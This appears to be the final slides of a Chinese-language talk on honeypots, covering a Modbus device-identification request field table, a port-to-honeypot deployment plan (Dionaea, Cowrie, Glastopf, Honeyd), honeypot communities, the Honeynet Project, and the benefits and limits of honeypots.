4	Unit Identifier	00	長度為1個位元組，可用於指定被請求端的任一設備，此範例為無指定
5	Function Code	2b	長度為1個位元組，指定功能函數，此指定讀取設備辨識值(Device Identifier)
6	Data	0e0100	此範例為指定讀取設備辨識值，因此此值為讀取設備廠牌資訊

蜜罐系統部署方案

Port	Service	蜜罐系統
21/TCP	FTP	Dionaea
22/TCP	SSH	Cowrie
23/TCP	TELNET	Cowrie
42/TCP	WINS	Dionaea
69/UDP	TFTP	Dionaea
80/TCP	HTTP	Glastopf
135/TCP	MS RPC	Dionaea
443/TCP	HTTPS	Dionaea
445/TCP	SMB	Dionaea
1433/TCP	MSSQL	Dionaea
3306/TCP	MySQL	Dionaea
5060/UDP	VoIP	Dionaea
8080/TCP	HTTP	Glastopf
Other	other	Honeyd

Honeypot/Honeynet相關社群

- The Honeynet Project
- NoAH Project
- WOMBAT
- Atlas Arbor
- Project Honey Pot
- WASC Distributed Web Honeypot Project

The Honeynet Project

- 成立於1999，非營利資安研究組織
- 觀察新型態攻擊，發展開放性原碼工具
- 組織成立使命與願景
  - Research：研究攻擊手法、分析方法研究
  - Awareness：了解現在威脅
  - Tools：發展開源工具

結論

- 部署蜜罐系統就像部署哨兵
  - 蒐集情資
  - 蒐集駭客資訊
  - 攻擊手法研究
- 限制
  - 視野有限
  - 攻擊其他人的風險
  - 低互動式蜜罐系統接近真實系統的程度

報告完畢
敬請指教